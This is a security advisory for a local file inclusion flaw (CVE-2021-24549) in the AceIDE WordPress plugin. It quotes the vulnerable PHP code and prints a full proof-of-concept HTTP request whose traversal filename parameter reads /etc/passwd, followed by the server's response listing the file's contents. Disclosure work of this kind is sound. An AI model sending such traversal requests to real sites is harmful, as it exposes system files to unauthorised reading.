

[Wp Plugin Aceide](#)

Plugin Details

Plugin Name: [wp-plugin: aceide](#)

Effected Version : 2.6.2 (and most probably lower version's if any)

Vulnerability : [Local File Inclusion](#)

Minimum Level of Access Required : Administrator

CVE Number : CVE-2021-24549

Identified by : [Shreya Pohekar](#)

[WPScan Reference URL](#)

Disclosure Timeline

- June 1, 2021: Issue Identified and Disclosed to WPScan
- June 1, 2021 : Plugin Closed
- July 20, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure


Technical Details

The get file functionality of the plugin takes POST parameter filename that is not properly sanitized, escaped or validated and is passed to get_contents method leading to directory traversal. The vulnerability makes the contents of /etc/passwd readable.

Vulnerable Code: [FileOps.php#L58](#)

```
51.         $file_name = $root . stripslashes($_POST['filename']);
52.
53.         if (ob_get_level()) {
54.             ob_end_clean();
55.         }
56.
57.         echo '===FILE_CONTENTS_START===';
58.         echo $wp_filesystem->get_contents($file_name);
```

PoC Screenshot



Exploit

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 172.28.128.50
Content-Length: 99
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.3
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.28.128.50
Referer: http://172.28.128.50/wp-admin/admin.php?page=aceide
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1621667758%7Cjsdkuw0equvqntY0HT25qItomDpu1I340pcHE20vkjw%7C09c3ed79
Connection: close

action=aceide_get_file&filename=/plugins/flight-../..../etc/passwd&wpnonce=26b6f841c9
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
```

Date: Thu, 20 May 2021 07:40:13 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Access-Control-Allow-Origin: http://172.28.128.50
Access-Control-Allow-Credentials: true
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Content-Length: 2044

```
===FILE_CONTENTS_START===root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:112:/:run/uuid:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/:run/sshd:/usr/sbin/nologin
landscape:x:110:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1:/:var/cache/pollinate:/bin/false
vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
ubuntu:x:1001:1001:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:113:122:/:var/spool/postfix:/usr/sbin/nologin
_rpc:x:114:65534:/:run/rpcbind:/usr/sbin/nologin
statd:x:115:65534:/:var/lib/nfs:/usr/sbin/nologin
```